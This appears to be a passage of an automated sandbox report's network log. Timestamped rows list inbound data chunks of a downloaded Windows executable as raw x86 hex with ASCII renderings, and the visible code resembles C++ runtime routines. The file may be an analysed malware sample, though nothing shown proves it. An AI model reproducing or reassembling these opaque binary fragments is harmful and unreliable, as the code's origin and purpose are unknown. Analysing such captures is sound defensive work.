2022-05-23 16:54:51 UTC	208	IN	Data Raw: 58 00 c7 04 24 40 8c 58 00 e8 c1 50 07 00 90 55 57 56 53 83 ec 1c 8b 09 8b 44 24 30 8b 6c 24 34 8b 54 24 3c 8b 59 f4 39 d8 0f 87 98 00 00 00 8b 74 24 38 8b 3e 8b 77 f4 39 f2 77 6f 29 c3 39 eb 77 5d 29 d6 3b 74 24 40 77 45 39 f3 89 dd 77 34 85 ed 75 0e 83 c4 1c 89 d8 29 f0 5b 5e 5f 5d c2 14 00 01 fa 01 c8 89 6c 24 08 89 54 24 04 89 04 24 e8 a9 a4 ff ff 85 c0 74 da 83 c4 1c 5b 5e 5f 5d c2 14 00 89 f5 85 ed 74 ca eb d6 8d 76 00 8b 74 24 40 89 dd 39 f3 76 b7 eb e9 8d 74 26 00 29 d6 3b 74 24 40 89 eb 76 a1 eb e4 89 74 24 0c 89 54 24 08 c7 44 24 04 cf 8c 58 00 c7 04 24 40 8c 58 00 e8 08 50 07 00 89 5c 24 0c 89 44 24 08 c7 44 24 04 cf 8c 58 00 c7 04 24 40 8c 58 00 e8 ec 4f 07 00 90 90 90 90 90 90 90 90 90 90 90 8b 54 24 04 89 c8 8b 12 03 52 f4 89 11 c2 04 00 Data Ascii: X$@XPUWVSD$0l$4T$<Y9t$8>w9wo)9w]);t$@wE9w4u)[^_]l$T$$t[^_]tvt$@9vt&);t$@vt$T$DX@XP\$D$ DX@XOT$R
2022-05-23 16:54:51 UTC	224	IN	Data Raw: 38 c3 0f 94 c0 5b 5e 5f c2 04 00 8d 74 26 00 8b 41 08 3b 41 0c 73 78 0f b7 00 66 83 f8 ff 74 2f 66 89 46 04 31 c0 38 c3 0f 94 c0 5b 5e 5f c2 04 00 8b 41 08 3b 41 0c 73 46 0f b7 00 66 83 f8 ff 74 2d 66 89 47 04 31 db eb a2 90 8d 74 26 00 b8 01 00 00 00 c7 06 00 00 00 00 38 c3 0f 94 c0 5b 5e 5f c2 04 00 8d 76 00 8d bc 27 00 00 00 00 c7 07 00 00 00 00 bb 01 00 00 00 e9 6d ff ff ff 8b 01 ff 50 24 eb b6 89 f6 8d bc 27 00 00 00 00 8b 01 ff 50 24 eb 84 90 90 90 90 90 90 90 90 8b 11 b8 ff ff ff ff 85 d2 74 0a 0f b7 41 04 66 83 f8 ff 74 0b c3 8d 76 00 8d bc 27 00 00 00 00 53 89 cb 83 ec 08 8b 42 08 3b 42 0c 73 22 0f b7 00 66 83 f8 ff 74 09 66 89 43 04 83 c4 08 5b c3 c7 03 00 00 00 00 eb f3 90 8d b4 26 00 00 00 00 8b 02 89 d1 ff 50 24 eb d8 90 90 90 90 90 90 90 Data Ascii: 8[^_t&A;Asxft/fF18[^_A;AsFft-fG1t&8[^_v'mP$'P$tAftv'SB;Bs"ftfC[&P$
2022-05-23 16:54:51 UTC	240	IN	Data Raw: 24 e8 49 24 ff ff 8d 04 46 89 44 24 04 89 34 24 89 d9 c6 44 24 08 00 e8 d3 21 06 00 83 ec 0c 89 d8 83 c4 14 5b 5e c2 04 00 90 90 90 90 90 8b 41 08 8b 40 30 c3 90 90 90 90 90 90 90 90 8b 41 08 0f b7 40 12 c3 90 90 90 90 90 90 90 56 53 89 cb 83 ec 14 8b 44 24 20 8b 40 08 8b 70 28 8d 41 08 89 01 b8 fe ff ff ff 85 f6 74 0b 89 34 24 e8 d9 23 ff ff 8d 04 46 89 44 24 04 89 34 24 89 d9 c6 44 24 08 00 e8 63 21 06 00 83 ec 0c 89 d8 83 c4 14 5b 5e c2 04 00 90 90 90 90 90 90 90 56 53 89 cb 83 ec 14 8b 44 24 20 8b 40 08 8b 70 20 8d 41 08 89 01 b8 fe ff ff ff 85 f6 74 0b 89 34 24 e8 89 23 ff ff 8d 04 46 89 44 24 04 89 34 24 89 d9 c6 44 24 08 00 e8 13 21 06 00 83 ec 0c 89 d8 83 c4 14 5b 5e c2 04 00 90 90 90 90 90 90 8b 41 08 0f b7 40 14 c3 90 90 90 90 90 90 90 90 Data Ascii: IFD4D$![^A@0A@VSD$ @p(At4$#FD$4Dc![^VSD$ @p At4$#FD$4D![^A@
2022-05-23 16:54:51 UTC	256	IN	Data Raw: 75 d0 85 f6 89 45 0c 74 1b 31 f6 31 c0 83 7d d4 ff 0f 84 28 01 00 00 89 f2 38 c2 0f 84 8e fe ff ff 8b 4d 08 31 ff 89 5d e0 8b 75 d8 89 fb eb 17 38 45 e4 74 51 8b 45 e0 83 ee 01 39 f3 8b 04 b0 89 07 73 49 8b 4d 08 8b 45 e0 8b 55 1c 85 c9 8d 3c 98 8b 07 8b 04 82 8b 55 dc 0f b6 04 10 88 45 e4 0f 84 1e 01 00 00 8b 45 0c 83 f8 ff 75 c1 8b 41 08 3b 41 0c 0f 83 a4 00 00 00 0f b6 00 38 45 e4 89 45 0c 75 af 83 c3 01 39 f3 72 b7 83 fe 01 89 75 d8 8b 5d e0 0f 87 d3 fe ff ff 83 7d d8 01 0f 85 09 fe ff ff 8d 4d 08 e8 51 65 05 00 8b 03 8b 5d 1c 8b 75 dc 89 45 e0 8b 04 83 83 c6 01 89 04 24 89 45 e4 e8 e5 e3 fe ff 39 c6 89 c7 73 3a 8b 5d d0 8b 4d 08 85 c9 0f 84 1c 02 00 00 8b 45 0c 83 f8 ff 0f 84 a0 01 00 00 85 db 0f 84 3d 01 00 00 31 d2 8b 45 d4 31 c9 83 f8 ff 0f 84 6a Data Ascii: uEt11}(8M1]u8EtQE9sIMEU<UEEuA;A8EEu9ru]}MQe]uE$E9s:]ME=1E1j
2022-05-23 16:54:51 UTC	272	IN	Data Raw: f7 ff ff 8d 84 24 f8 00 00 00 8b 94 24 5c 01 00 00 8b 4c 24 34 c7 44 24 1c 02 00 00 00 c7 44 24 18 3d 00 00 00 89 fd 89 44 24 24 8b 84 24 60 01 00 00 89 54 24 0c 8b 94 24 54 01 00 00 c7 44 24 14 00 00 00 00 89 44 24 20 8b 84 24 68 01 00 00 89 54 24 04 89 44 24 10 8b 84 24 58 01 00 00 89 44 24 08 8b 84 24 50 01 00 00 89 04 24 e8 ed e9 ff ff 83 ec 28 89 44 24 78 89 54 24 7c 89 84 24 50 01 00 00 0f b7 44 24 7c 66 89 84 24 54 01 00 00 e9 8f f6 ff ff 89 f6 8d bc 27 00 00 00 00 8b 03 8d b4 24 00 01 00 00 89 d9 c7 44 24 04 d6 62 58 00 c7 04 24 cd 62 58 00 89 fd 89 74 24 08 ff 50 2c 83 ec 0c 8d 84 24 00 01 00 00 8b 94 24 5c 01 00 00 8b 4c 24 34 89 44 24 1c 8b 84 24 68 01 00 00 89 54 24 0c 8b 94 24 54 01 00 00 89 44 24 18 8d 84 24 f8 00 00 00 89 54 24 04 89 44 24 Data Ascii: $$\L$4D$D$=D$$$`T$$TDD hTD$$XD$$P$(D$xT$|$PD$|f$T'DbXbXtP,$$\L$4D$$hT$$TD$$TD
2022-05-23 16:54:51 UTC	288	IN	Data Raw: 7c 24 08 8b 7d c4 8b 4d c0 01 fe 89 3c 24 89 74 24 04 ff d0 83 ec 0c e9 42 ff ff ff 8b 55 d0 89 c6 39 da 74 08 89 14 24 e8 e2 68 06 00 89 34 24 e8 3a 9f fd ff 90 90 90 90 90 90 90 90 90 55 89 e5 57 56 53 8d 55 d0 8d 5d d8 83 ec 4c 8b 45 1c 80 7d 18 00 89 54 24 18 8b 55 20 8b 75 08 8b 7d 0c 89 44 24 10 8b 45 10 89 54 24 14 8b 55 14 89 5d d0 c7 45 d4 00 00 00 00 c6 45 d8 00 89 44 24 08 89 54 24 0c 89 34 24 89 7c 24 04 74 51 e8 9b ec ff ff 83 ec 1c 89 c6 89 d7 e8 4f 18 05 00 89 45 cc 8d 45 cc 89 44 24 0c 8b 45 20 89 44 24 08 8b 45 24 89 44 24 04 8b 45 d0 89 04 24 e8 0c fc 05 00 8b 45 d0 39 d8 74 08 89 04 24 e8 3d 68 06 00 8d 65 f4 89 f0 89 fa 5b 5e 5f 5d c2 20 00 e8 5a db ff ff eb ad 8b 55 d0 89 c6 39 da 74 08 89 14 24 e8 17 68 06 00 89 34 24 e8 6f 9e fd Data Ascii: |$}M<$t$BU9t$h4$:UWVSU]LE}T$U u}DETU]EEDT4$|$tQOEED$E D$EDE$E9t$=he[^_] ZU9t$h4$o

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	304	IN	Data Raw: 0f b7 45 90 88 55 80 89 45 90 89 c8 29 f8 89 c7 80 3e 04 0f 87 ae 00 00 00 0f b6 06 ff 24 85 90 62 58 00 8b 45 98 85 c0 0f 84 99 00 00 00 8b 45 8c 8d 4d d0 0f b7 00 89 04 24 e8 50 40 05 00 e9 d6 01 00 00 8b 45 10 f6 40 0d 02 74 7a b8 ff ff ff 3f 2b 45 d4 8b 53 1c 8b 4b 18 39 c2 0f 87 61 03 00 00 89 0c 24 8d 4d d0 89 54 24 04 e8 cd 3c 05 00 eb 50 80 7d 80 00 8b 45 90 0f 84 8e 01 00 00 89 44 24 0c 8b 45 d4 8d 4d d0 89 7c 24 08 c7 44 24 04 00 00 00 00 89 04 24 e8 10 24 05 00 83 ec 10 eb 23 80 7d 80 00 74 1d 8b 45 90 eb d2 8b 45 bc 8d 4d d0 89 44 24 04 8b 45 b8 89 04 24 e8 7b 3c 05 00 83 ec 08 8d 45 b8 83 c6 01 39 f0 0f 85 3b ff ff ff 83 7d 98 01 76 2e 8b 55 98 b8 ff ff ff 3f 2b 45 d4 8b 4d 8c 83 ea 01 83 c1 02 39 c2 0f 87 5c 03 00 00 89 0c 24 8d 4d d0 89 54 Data Ascii: EUE)>$bXEEM$P@E@tz?+ESK9aMT<P}ED$EM\|$D$$$#}tEEMDE{<E9;}v.U?+EM9\$MT
2022-05-23 16:54:51 UTC	320	IN	Data Raw: 72 04 39 ce 77 04 c6 45 a8 00 0f b6 5d a8 08 5d ba 01 c6 11 d7 83 45 ac 01 8b 4d 08 85 c9 0f 84 0d 04 00 00 8b 41 08 3b 41 0c 0f 83 9f 05 00 00 83 c0 01 c7 45 0c ff ff ff ff 89 41 08 8b 41 08 3b 41 0c 0f 83 76 06 00 00 0f b6 00 8b 4d 10 89 45 0c 85 c9 74 28 83 7d 14 ff 0f 85 48 01 00 00 31 db 8b 41 08 3b 41 0c 0f 83 f1 03 00 00 0f b6 00 89 45 14 31 c0 38 c3 0f 84 2a 01 00 00 8b 4d 08 85 c9 0f 84 07 06 00 00 8b 45 0c 83 f8 ff 89 c3 0f 85 d8 fe ff ff 8b 41 08 3b 41 0c 0f 83 d6 05 00 00 0f b6 18 89 5d 0c e9 c1 fe ff ff 90 80 7d b8 00 c6 45 ba 00 0f 85 bb 07 00 00 0f b6 45 b4 31 f6 31 ff 83 c0 30 88 45 a8 8d 74 26 00 83 7d b4 0a 0f be cb 0f 87 c3 02 00 00 80 fb 2f 0f 8e 2a 02 00 00 38 5d a8 0f 8e 21 02 00 00 83 e9 30 83 f9 ff 0f 84 15 02 00 00 3b 7d b0 0f 87 Data Ascii: r9wE]]EMA;AEAA;AvMEt{}H1A;AE18*MEA;A]}EE110Et&}/*8]!0;}
2022-05-23 16:54:51 UTC	336	IN	Data Raw: 10 e9 f1 f7 ff ff 89 ca c6 45 c0 00 e9 dd f7 ff ff 0f b6 52 10 e9 17 fe ff ff c6 45 c0 00 e9 cb f7 ff ff 0f b6 5d c0 31 f6 31 ff c6 45 c3 00 c6 45 c0 00 e9 6e fb ff ff 0f b6 5d c0 31 f6 c6 45 c0 00 31 ff e9 5d fb ff ff 31 db 88 45 c0 e9 53 fb ff ff 8d 4d 08 e8 24 3f fe ff 0f be d8 e9 5e fe ff ff 89 c3 8b 45 e4 8d 48 f4 81 f9 f0 46 58 00 74 0e 8d 45 e3 89 04 24 e8 d1 24 02 00 83 ec 04 89 1c 24 e8 e6 de fc ff 8b 7d d0 0f be da 88 45 c0 88 45 c1 0f b6 57 10 e9 50 f7 ff ff 8b 45 d0 c7 45 e4 fc 46 58 00 0f b6 40 10 84 c0 88 45 c0 0f 85 f2 fc ff ff 8b 45 d0 c6 45 a7 00 c6 45 c1 00 0f b6 40 64 84 c0 88 45 c3 0f 85 82 f9 ff ff 88 45 c0 31 f6 31 ff c7 45 b8 00 00 00 00 e9 c2 fa ff ff c7 45 c4 16 00 00 00 e9 0a f7 ff ff 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 Data Ascii: ERE]11EEn]1E1]1ESM$?^EHFXtE$$$}EEWPEEFX@EEEE@dEE11EE
2022-05-23 16:54:51 UTC	352	IN	Data Raw: 8b 01 ff 50 24 e9 7a f9 ff ff 90 8d 74 26 00 8b 01 ff 50 24 e9 2c fd ff ff 8d b6 00 00 00 00 8d 4d d0 c7 04 24 20 00 00 00 e8 01 4d 04 00 83 ec 04 e9 95 f8 ff ff 89 f6 8d bc 27 00 00 00 00 c7 45 ac 08 00 00 00 e9 96 f7 ff ff 8d 74 26 00 c7 45 08 00 00 00 00 be ff ff ff ff e9 ef f9 ff ff 80 7d a5 00 74 02 f7 db 8b 45 20 89 18 e9 d5 fa ff ff 8b 01 ff 50 24 e9 75 fa ff ff 8d 76 00 8b 01 ff 50 24 e9 07 fd ff ff 8d b6 00 00 00 00 8d 4d 08 e8 08 00 fe ff 8b 7d c0 89 c6 0f b6 57 10 e9 ea fa ff ff 8d 76 00 8d bc 27 00 00 00 00 c7 45 08 00 00 00 00 e9 ad fe ff ff 8d 74 26 00 c7 45 10 00 00 00 00 b8 01 00 00 00 e9 ca fe ff ff 8d 7d 10 8d 4d 08 89 3c 24 e8 f1 fe fd ff 83 ec 04 84 c0 88 45 a7 0f 85 54 01 00 00 c7 45 ac 10 00 00 00 e9 05 f7 ff ff 8d b4 26 00 00 00 00 Data Ascii: P$zt&P$,M$ M'Et&E}tE PuvPM}Wv'Et&E}M<$ETE&
2022-05-23 16:54:51 UTC	368	IN	Data Raw: 00 83 c0 02 89 41 08 b8 ff ff ff ff 66 89 45 0c 8b 41 08 3b 41 0c 0f 83 43 05 00 00 0f b7 00 66 83 f8 ff 0f 84 06 04 00 00 8b 4d 10 66 89 45 0c 85 c9 0f 84 ce 02 00 00 66 83 7d 14 ff 0f 84 3c 03 00 00 8b 4d e4 c6 45 c4 01 8b 41 f4 85 c0 0f 84 7a 01 00 00 0f be 45 c0 8d 5d e4 89 d9 89 04 24 e8 29 bc 01 00 83 ec 04 89 5c 24 08 8b 47 0c 89 44 24 04 8b 47 08 89 04 24 e8 00 c8 04 00 84 c0 0f 84 78 05 00 00 8b 45 c0 8b 4d e4 85 c0 75 11 80 7d bb 01 74 0b 8b 79 f4 85 ff 0f 84 42 01 00 00 80 7d ba 00 0f 85 38 01 00 00 80 7d cc 00 0f 84 d9 04 00 00 8b 45 20 bb ff ff ff ff 66 89 18 8b 45 1c c7 00 04 00 00 00 e9 26 01 00 00 80 7d ba 00 0f 85 ae 05 00 00 8d 47 78 c6 45 cc 00 31 f6 89 45 b4 8d 76 00 8d bc 27 00 00 00 00 0f b6 47 10 84 c0 74 0a 66 39 5f 26 0f 84 4f 03 Data Ascii: AfEA;ACfMfEf}<MEAzE]$)\$GDGxEMu}tyB}8}E fE&}GxE1Ev'Gtf9_&O
2022-05-23 16:54:51 UTC	384	IN	Data Raw: 00 0f 85 f8 fe ff ff 8b 45 10 8b 78 08 39 df 0f 8e 76 ff ff ff 8d 47 1e c1 e8 04 c1 e0 04 e8 3c f5 fb ff 0f be 55 a8 29 c4 8d 44 24 2b 89 5c 24 14 89 74 24 0c 89 7c 24 10 89 fb 83 e0 f0 89 54 24 04 89 44 24 08 89 45 c4 8b 45 10 89 04 24 e8 bb 67 03 00 8b 45 c4 89 7d d0 89 c6 e9 2a ff ff ff e8 89 98 03 00 89 45 d4 dd 45 b0 8d 75 d4 8b 45 c4 89 5c 24 0c dd 5c 24 10 c7 44 24 08 2d 00 00 00 89 34 24 89 44 24 04 e8 11 7f 04 00 83 f8 2c 89 45 d0 0f 8e 07 fe ff ff 8d 50 01 83 c0 1f c1 e8 04 c1 e0 04 89 55 a4 e8 b1 f4 fb ff 29 c4 8d 44 24 2b 83 e0 f0 89 45 c4 e8 30 98 03 00 8b 55 a4 89 45 d4 dd 45 b0 8b 45 c4 89 5c 24 0c 89 34 24 dd 5c 24 10 89 54 24 08 89 44 24 04 e8 bc 7e 04 00 89 45 d0 e9 b6 fd ff ff 8d 74 26 00 be 06 00 00 00 e9 22 fd ff ff 8d b6 00 00 00 00 Data Ascii: Ex9vG<U)D$+\$t$|$TDEE$gE}*EEuE\$\$D-4D$,EPU)D$+E0UEEE\$4$\$TD~Et&"
2022-05-23 16:54:51 UTC	400	IN	Data Raw: 00 00 89 94 24 a4 00 00 00 89 04 24 e8 9e 3e fd ff 83 ec 04 84 c0 0f 85 c2 fa ff ff 8b 4c 24 48 85 c9 0f 85 b6 fa ff ff 8b 54 24 50 85 d2 0f 85 aa fa ff ff 8d 8c 24 a0 00 00 00 e8 3f 3f fd ff 80 7e 1c 00 89 c5 0f 84 70 04 00 00 0f b6 46 4a 89 e9 38 c1 74 26 8d 8c 24 a0 00 00 00 e8 1d 3f fd ff 80 7e 1c 00 89 c5 0f 84 64 04 00 00 0f b6 46 48 89 e9 38 c1 0f 85 62 fa ff ff 8d 44 24 48 8b 94 24 ac 00 00 00 8b 6c 24 34 c7 44 24 1c 02 00 00 00 c7 44 24 18 17 00 00 00 89 44 24 24 8b 84 24 b0 00 00 00 89 54 24 0c 8b 94 24 a4 00 00 00 89 e9 c7 44 24 14 00 00 00 00 89 44 24 20 8d 44 24 50 89 54 24 04 89 44 24 10 8b 84 24 a8 00 00 00 89 44 24 08 8b 84 24 a0 00 00 00 89 04 24 e8 4a ef ff ff 83 ec 28 89 e9 89 04 24 89 84 24 a0 00 00 00 8d 44 24 48 89 54 24 04 89 94 24 Data Ascii: $$>LHTP$??~pFJ8t&$?~dFH8bDHl$4D$D$D$$$T$$DD DPTD$$D$$$J($$D$HT$$
2022-05-23 16:54:51 UTC	416	IN	Data Raw: 8b 7c 24 2c 89 f1 8a 4c 24 36 8b 07 89 ce 8b 4c 24 70 8b 40 08 89 4c 24 10 8b 4c 24 30 89 54 24 18 8b 54 24 24 89 74 24 04 89 4c 24 0c 8b 4c 24 68 89 54 24 14 89 4c 24 08 8b 4c 24 20 89 0c 24 89 f9 ff d0 89 f1 83 ec 1c 88 d1 89 44 24 38 89 54 24 3c 89 ce 89 44 24 20 88 54 24 36 83 c3 01 39 5c 24 78 74 43 0f b6 3b 0f b6 94 3d 1d 01 00 00 89 f8 84 d2 74 4a 80 fa 25 0f 84 1f ff ff ff 80 7c 24 36 00 75 d6 8b 4c 24 20 0f b6 13 8b 41 14 3b 41 18 0f 83 05 01 00 00 88 10 83 c3 01 83 41 14 01 39 5c 24 78 75 bd 89 f0 8a 44 24 36 89 c6 8b 44 24 20 83 c4 4c 5b 89 f2 5e 5f 5d c2 1c 00 8b 55 00 8b 52 20 81 fa e0 9c 43 00 0f 85 91 00 00 00 84 c0 74 a9 88 84 3d 1d 01 00 00 89 c2 eb 95 8b 55 00 8b 52 20 81 fa e0 9c 43 00 0f 85 8b 00 00 00 84 c0 74 47 88 84 3d 1d 01 00 00 Data Ascii: |$,L$6L$p@L$L$0T$T$$tLLhTLL D8T$<D$ T$69\$xtC;=tJ%|$6uL$ A;AA9\$xuD$6D$ L[^_]UR Ct=UR CtG=
2022-05-23 16:54:51 UTC	432	IN	Data Raw: d0 0f 84 b5 f7 ff ff 3b 5d b4 0f 83 ac f7 ff ff 8d 4d 08 e8 87 c0 fc ff 66 39 04 5f 0f 85 2d f6 ff ff 8b 4d 08 85 c9 74 74 8b 41 08 3b 41 0c 73 74 83 c0 02 89 41 08 b8 ff ff ff ff 83 c3 01 66 89 45 0c e9 4b f7 ff ff 8b 78 28 e9 3b f7 ff ff 8b 41 08 3b 41 0c 73 57 0f b7 00 66 83 f8 ff 0f 84 5a ff ff ff 66 89 45 0c e9 38 f7 ff ff 8b 41 08 3b 41 0c c6 45 d0 00 0f 82 6d ff ff ff 8b 01 ff 50 24 66 83 f8 ff 0f 85 6b ff ff ff c7 45 10 00 00 00 00 0f b6 45 cc e9 61 ff ff ff 83 c3 01 e9 21 ff ff ff 8b 01 ff 50 28 8b 4d 08 eb 88 8b 01 ff 50 24 eb a5 89 f8 84 c0 0f 85 05 f7 ff ff e9 8a f5 ff ff 8d 76 00 8d bc 27 00 00 00 00 c6 45 bb 00 e9 66 f5 ff ff 8b 45 1c 83 08 04 e9 81 f7 ff ff 0f be 45 b0 e9 47 f7 ff ff 8d 5d db 89 45 d0 89 55 d4 89 1c 24 e8 d2 a3 00 00 8b 75 Data Ascii: ;]Mf9_-MttA;AstAfEKx(;A;AsWfZfE8A;AEmP$fkEEa!P(MP$v'EfEEG]EU$u
2022-05-23 16:54:51 UTC	448	IN	Data Raw: 4c 24 28 8b 18 8b 73 f4 89 f0 29 d0 39 c8 76 02 89 c8 01 d0 39 f2 8d 04 43 77 27 8b 4c 24 2c 89 44 24 04 8d 04 53 c6 44 24 0c 00 89 04 24 89 4c 24 08 e8 48 e2 ff ff 89 07 83 c4 10 5b 5e 5f c2 10 00 89 74 24 0c 89 54 24 08 c7 44 24 04 3e 90 58 00 c7 04 24 bc 8e 58 00 e8 71 90 03 00 90 53 89 cb 83 ec 18 8b 54 24 28 8b 44 24 20 c6 44 24 0c 00 89 54 24 08 8b 54 24 24 89 04 24 8d 14 50 89 54 24 04 e8 16 e1 ff ff 89 03 83 c4 18 5b c2 0c 00 90 90 90 90 90 90 90 90 90 90 90 90 90 53 89 cb 83 ec 08 8b 44 24 10 8b 54 24 14 85 c0 75 0e b8 ec 46 58 00 89 03 83 c4 08 5b c2 0c 00 8b 4c 24 18 0f b7 d2 e8 a4 df ff ff 89 03 83 c4 08 5b c2 0c 00 90 90 90 90 90 90 90 90 90 90 90 c7 01 ec 46 58 00 c3 90 90 90 90 90 90 90 90 90 53 89 cb 83 ec 18 8b 44 24 28 c6 44 24 0c 00 89 Data Ascii: L$(s)9v9Cw'L$,D$SD$$L$H[^_t$TD>X$XqST$(D$ DTT$$$PT$[SD$T$uFX[L$[FXSD$(D$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	464	IN	Data Raw: bb b0 03 00 89 c3 8d 4d f0 e8 91 06 00 00 89 1c 24 e8 59 df fa ff 89 c3 e8 12 ad 03 00 eb e7 e8 9b b0 03 00 e8 06 ab 03 00 8b 06 8b 50 f4 01 f2 83 4a 14 01 f6 42 10 01 75 0a e8 f0 ac 03 00 e9 13 ff ff ff e8 76 b0 03 00 89 c3 e8 df ac 03 00 eb b4 90 90 90 90 90 90 90 90 90 90 90 56 53 83 ec 14 8b 5c 24 20 8b 03 03 58 f4 8b 01 03 48 f4 89 1c 24 89 ce e8 13 13 03 00 8d 46 6c 83 ec 04 89 f1 89 04 24 e8 43 22 03 00 8d 43 6c 83 ec 04 89 d9 89 04 24 e8 33 22 03 00 8b 46 70 8b 53 70 83 ec 04 89 56 70 89 43 70 0f b6 53 74 0f b6 46 74 88 56 74 88 43 74 0f b6 53 75 0f b6 46 75 88 56 75 88 43 75 83 c4 14 5b 5e c2 04 00 53 89 cb 83 ec 18 8b 01 8b 40 f4 8b 4c 01 78 85 c9 74 22 8b 01 ff 50 18 83 f8 ff 75 18 8b 03 8b 48 f4 01 d9 8b 41 14 83 c8 01 89 04 24 e8 5e 24 Data Ascii: M$YPJBuvVS\$ XHFlC"Cl$3"FpSpVpCpStFtVtCtSuFuVuCu[^S@Lxt"PuHA$^$
2022-05-23 16:54:51 UTC	480	IN	Data Raw: 24 e8 f9 df ff ff 89 03 83 c4 18 5b c2 0c 00 53 89 cb 83 ec 18 8b 44 24 28 c6 44 24 0c 00 89 44 24 08 8b 44 24 24 89 44 24 04 8b 44 24 20 89 04 24 e8 a9 e0 ff ff 89 03 83 c4 18 5b c2 0c 00 8b 44 24 04 8b 10 89 11 c7 00 fc 46 58 00 c2 04 00 90 90 90 90 90 90 90 90 90 90 90 56 53 89 ce b8 ff ff ff ff 83 ec 14 8b 5c 24 20 85 db 74 0a 89 1c 24 e8 34 64 fb ff 01 d8 8b 54 24 24 89 1c 24 c6 44 24 0c 00 89 44 24 04 89 54 24 08 e8 69 df ff ff 89 06 83 c4 14 5b 5e c2 08 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 53 89 cb 83 ec 18 8b 54 24 28 8b 44 24 20 c6 44 24 0c 00 89 54 24 08 8b 54 24 24 89 04 24 01 c2 89 54 24 04 e8 27 df ff ff 89 03 83 c4 18 5b c2 0c 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 c7 01 fc 46 58 00 c2 04 00 90 90 90 90 90 90 Data Ascii: $[SD$(DDD$$DD $[D$FXVS\$ t$4dT$$$DDT$i[^ST$(D$ DTT$$$T$'[FX
2022-05-23 16:54:51 UTC	496	IN	Data Raw: 58 00 8b 74 24 50 8b 5c 24 48 8b 01 8b 54 24 4c 89 74 24 18 89 5c 24 10 8b 74 24 44 8b 5c 24 40 89 54 24 14 89 5c 24 08 89 74 24 0c 8b 5c 24 38 8b 74 24 3c 89 1c 24 89 74 24 04 ff 50 1c 83 ec 1c 83 c4 24 5b 5e c3 90 8d b4 26 00 00 00 00 8b 54 24 50 8b 01 8b 5c 24 40 8b 74 24 44 89 54 24 18 8b 54 24 4c 89 5c 24 08 89 74 24 0c 8b 5c 24 38 8b 74 24 3c 89 54 24 14 8b 54 24 48 89 1c 24 89 74 24 04 89 54 24 10 ff 50 10 83 ec 1c 83 c4 24 5b 5e c3 8b 5c 24 48 8b 01 8b 54 24 50 8b 74 24 44 89 5c 24 10 8b 5c 24 40 89 54 24 18 89 74 24 0c 8b 54 24 4c 8b 74 24 3c 89 5c 24 08 8b 5c 24 38 89 74 24 04 89 54 24 14 89 1c 24 ff 50 18 83 ec 1c 83 c4 24 5b 5e c3 8d b6 00 00 00 00 8b 54 24 50 8b 01 8b 5c 24 40 8b 74 24 44 89 54 24 18 8b 54 24 4c 89 5c 24 08 89 74 24 0c 8b 5c Data Ascii: Xt$P\$HTLt\$t$D\$@T$\$t$\$8t$<$tP[^&T$P\$@tDTT$L\$t$\$8t$<T$THtTP$[^\$HTPtD\$\$@TtTLt<\$\$8t$T$$P$[^T$P\$@tDTT$L\$t$\
2022-05-23 16:54:51 UTC	512	IN	Data Raw: 0b e9 02 00 8b 06 8d 4d d0 89 34 24 ff 50 1c 8b 7d d4 83 ec 04 8d 47 01 89 04 24 e8 0f e9 02 00 8d 4d d0 c7 44 24 08 00 00 00 00 89 7c 24 04 89 04 24 89 45 c4 e8 65 cc fb ff 8b 45 c4 8d 55 d8 83 ec 0c 89 7b 28 c6 04 38 00 89 43 24 8b 45 d0 39 d0 74 08 89 04 24 e8 b3 e8 02 00 8b 06 89 f1 ff 50 24 0f be fc 88 43 30 89 c1 89 c2 89 f8 c1 e9 10 88 43 31 8b 06 c1 fa 18 88 4b 32 88 53 33 89 f1 ff 50 28 0f be f4 89 c1 89 c2 88 43 34 c1 e9 10 89 f0 c1 fa 18 88 43 35 88 4b 36 88 53 37 8d 65 f4 5b 5e 5f 5d c3 8b 55 d0 89 c3 8d 45 d8 39 c2 74 08 89 14 24 e8 53 e8 02 00 89 1c 24 e8 ab 1e fa ff eb e2 eb e0 eb de 90 90 90 90 90 55 89 e5 57 56 53 83 ec 3c 8b 75 0c 8b 5d 10 8b 06 89 f1 ff 50 08 88 43 11 8b 06 89 f1 ff 50 0c 88 43 12 8b 06 89 f1 ff 50 20 89 43 2c 8b 06 8d Data Ascii: M4$P}G$MD$|$$EeEU{(8C$E9t$P$C0C1K2S3P(C4C5K6S7e[^_]UE9tSUWVS<u]PCPCP C,
2022-05-23 16:54:51 UTC	528	IN	Data Raw: 45 fe ff ff 8b 49 04 8b 47 08 31 f6 e9 11 fe ff ff 8b 57 44 8b 47 40 83 fa 01 89 47 04 89 47 08 89 47 0c 0f 86 ee fe ff ff 89 47 14 89 47 10 8d 44 50 fe 89 47 18 e9 f1 fe ff ff 31 f6 e9 20 ff ff ff c7 04 24 fc 8a 58 00 e8 b1 48 02 00 e8 2c 47 02 00 90 90 90 90 90 90 90 90 90 90 90 55 57 56 53 89 cb 83 ec 1c f6 41 30 11 8b 49 5c 8b 7c 24 30 8b 74 24 34 0f 95 c0 85 c9 0f 84 00 01 00 00 89 c5 8b 01 ff 50 18 84 c0 0f 84 7e 00 00 00 89 e8 84 c0 74 78 80 7b 49 00 75 72 8b 53 14 8b 43 18 29 d0 d1 f8 80 7b 4a 00 75 0b 8b 4b 44 83 f9 01 76 03 8d 41 ff 3d ff 03 00 00 b9 00 04 00 00 7f 02 89 c1 39 f1 7f 45 8b 43 10 8d 4b 28 89 74 24 0c 89 7c 24 08 29 c2 89 04 24 d1 fa 89 d5 89 54 24 04 01 ee e8 43 72 ff ff 83 ec 10 39 f0 74 3c 31 d2 39 c5 7d 04 29 e8 89 c2 83 c4 Data Ascii: EIG1WDG@GGGGGDPG1 $XH,GUWVSA0I|$0t$4P~tx{IurSC){JuKDvA=9ECK(t$|$)TCr9t<19})
